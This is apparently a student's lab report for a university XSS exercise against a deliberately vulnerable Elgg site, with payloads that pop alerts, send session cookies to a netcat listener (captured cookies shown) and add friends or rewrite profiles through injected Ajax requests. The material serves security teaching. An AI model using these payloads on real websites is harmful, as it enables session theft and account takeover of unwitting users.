

CS336 Lab 5 – Cross site scripting (XSS) attack

Due: Nov 10th, 2:30pm

Turn in: a lab report

Points: 100 pts

Note: see lab handout for detailed lab instructions. You don't need to answer the questions on the handout, just need to answer the questions listed on this report. Sample code for Tasks 4 and 5 can be found on Bblearn.

(5 pts) Task 1: Posting a malicious message to display an alert window.

⇒ For this task, we just put an alert script into the “Brief description” field on Alices page. Anytime someone visits the page, the browser will run the alert script:

Brief description


Public ▼

(5 pts) Task 2: Posting a malicious message to display cookies

⇒ This is similar to the last task, but this time we display the document.cookie object.

Brief description

Public ▼



(10 pts) Task 3: Stealing cookies from the victim's machine

⇒ For this task, we tell the victim to write to the attackers computer, which is listening for input:

Brief description

```
<script>document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) + ' >');</script>
```

Public


Here you can see the different cookies we receive for Alice and Bobby:

```
Terminal
[10/29/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 40336)
GET /?c=Elgg%3Dednpgiio3uhvo2159qpt3uu85 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5 Alice
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
Connection: keep-alive

[10/29/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 40386)
GET /?c=Elgg%3Dqipcg69313doais6lth457b46 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5 Boby
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
Connection: keep-alive
```

(30 pts) Task 4: Becoming the victim's friend


⇒ (5) When you examining the HTTP GET request for adding a friend, take a screenshot to show the URL for adding a friend. Here is the GET Request from the browser's HTML inspector.



⇒ (15) Have a screenshot to show the code you injected on Samy's profile page.

- How did you get the correct URL? I added Samy as a friend, then inspected the request sent.

200	GET	elgg.js	www.xsslab... script	js
302	GET	add?friend=47&_el...	www.xsslab... xhr	html
200	GET	en.js	www.xsslab... script	js




- How did you figure out the friend id? This is listed above^ in the highlighted section.

⇒ (10) Answer this question: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

⇒ I tried a couple different methods, but had no luck.

First I tried something similar to the SQL injection commenting method. I started the script with a closing `</p>`, and ended it with a `<p>` tag, hoping to insert the script between them.




The screenshot shows the 'About me' profile editor in Elgg. The title 'About me' is at the top left, and 'Edit HTML' is at the top right. Below the title is a rich text editor toolbar with icons for bold, italic, underline, strikethrough, bulleted list, numbered list, link, unlink, image, quote, code, and fullscreen. The main text area contains the following raw HTML code:

```
</p><script type="text/javascript">window.onload = function() {var Ajax=null;var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;var token="&__elgg_token="+elgg.security.token.__elgg_token;var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;Ajax=new XMLHttpRequest();Ajax.open("GET",sendurl,true);Ajax.setRequestHeader("Host","www.xsslabclgg.com");Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");Ajax.send();}</script><p>
```

At the bottom right of the editor, the text 'body p' is visible.

This was not successful, as the Elgg application converts the symbols like the `<` and `>` to `<` and `>`, then wraps the code with `p` tags:



The screenshot shows the 'About me' profile editor in Elgg. The title 'About me' is at the top left. The main text area contains the following escaped HTML code:

```
<p>&lt;/p&gt;&lt;script type="text/javascript"&gt;window.onload = function() {var Ajax=null;var ts="&quot;&amp;__elgg_ts="&quot;+elgg.security.token.__elgg_ts;var token="&quot;&amp;__elgg_token="&quot;+elgg.security.token.__elgg_token;var sendurl="&quot;http://www.xsslabelgg.com/action/friends/add?friend=47&quot;+ts+token;Ajax=new XMLHttpRequest();Ajax.open("GET",sendurl,true);Ajax.setRequestHeader("Host",&quot;www.xsslabclgg.com&quot;);Ajax.setRequestHeader("Content-Type",&quot;application/x-www-form-urlencoded&quot;);Ajax.send();}&lt;/script&gt;&lt;p&gt;</p>
```

(40 pts) Task 5: Modifying the Victim's Profile

- ⇒ (5) For this task, instead of using "samy is my hero", let's modify the message to be "[your name] is my hero" (put your name in the message ☺).
- Done below!
- ⇒ (5) Take a screenshot to show a real HTTP POST request when editing a profile page (just the content, not the header of the request)
- I'm not 100% sure what you are asking for here, here is the content that is sent when

```
__elgg_token: LmGHFWOargtMePMPZSP9mw
__elgg_ts: 1636493592
accesslevel[briefdescription]: 2
accesslevel[contactemail]: 2
accesslevel[description]: 2
accesslevel[interests]: 2
accesslevel[location]: 2
accesslevel[mobile]: 2
accesslevel[phone]: 2
accesslevel[skills]: 2
accesslevel[twitter]: 2
accesslevel[website]: 2
briefdescription: Test
contactemail:
description: <p>Seth+is+my+hero</p>
guid: 44
interests:
location:
mobile:
name: Alice
phone:
skills:
twitter:
website:
```

editing Alice's page:

- ⇒ (20) Have a screenshot to show the code you injected on Samy's profile page.

About me

Visual edit

```
<script type="text/javascript">
window.onload = function() {

    if(elgg.session.user.guid != 47){
        var Ajax=null;

        var guid+"&guid="+elgg.session.user.guid;
        var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token+"&__elgg_token="+elgg.security.token.__elgg_token;
        var name = "&name="+elgg.session.user.name;
        var desc+"&description=Seth is my hero"+"&accesslevel[description]=2";


        //Construct HTTP request to add Samy as friend here
        var sendurl="http://www.xsslabelgg.com/action/profile/edit"; // Fill in
        content = token+ts+name+desc+guid;

        // Create and send Ajax request to add friend
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabclgg.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
```

Public

⇒

- (I modified the friending script, that's why the friend comments are still there)
- How did you get the correct URL?



-
- The inspector made it very easy to find
- How did you figure out the content of the request?
 - This was on the slides, as well as here:



⇒ (10) Answer this question: See the picture below. Why do we need Line 1? Remove this line and repeat your attack. Report and explain your observation.

- If we didn't have this, as soon as we applied our changes and it reloaded our page, our own script would overwrite itself. So, we make sure that it only runs on other users.

```
var samyGuid=...;    //FILL IN
if(elgg.session.user.guid!=samyGuid)    ①
{
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
    Ajax.send(content);
}
}
</script>
```

(10 pts) Conclusion: Write a summary of the XSS lab.

- ⇒ What is a XSS attack? What is the main reason that causes this problem?
 - An attacker injects a script into a website that runs on a victim's machine when they visit the infected page. Since it is running on *the victim's* computer, it has access to their cookies, and can then impersonate their actions.
 - The main cause of this problem seems to be sites not validating form input. There should be no way a user can inject HTML into the existing site, because they can then exploit this to run malicious scripts, as we saw in this lab.
- ⇒ What have you learned in this lab?
 - I was unaware that you were able to do so much from a simple input box. I didn't realize you could inject code in such a way that the browser would actually run it; that was interesting to me. Like most, if not all, of the other labs, this one again highlights the importance of validating and sanitizing user input.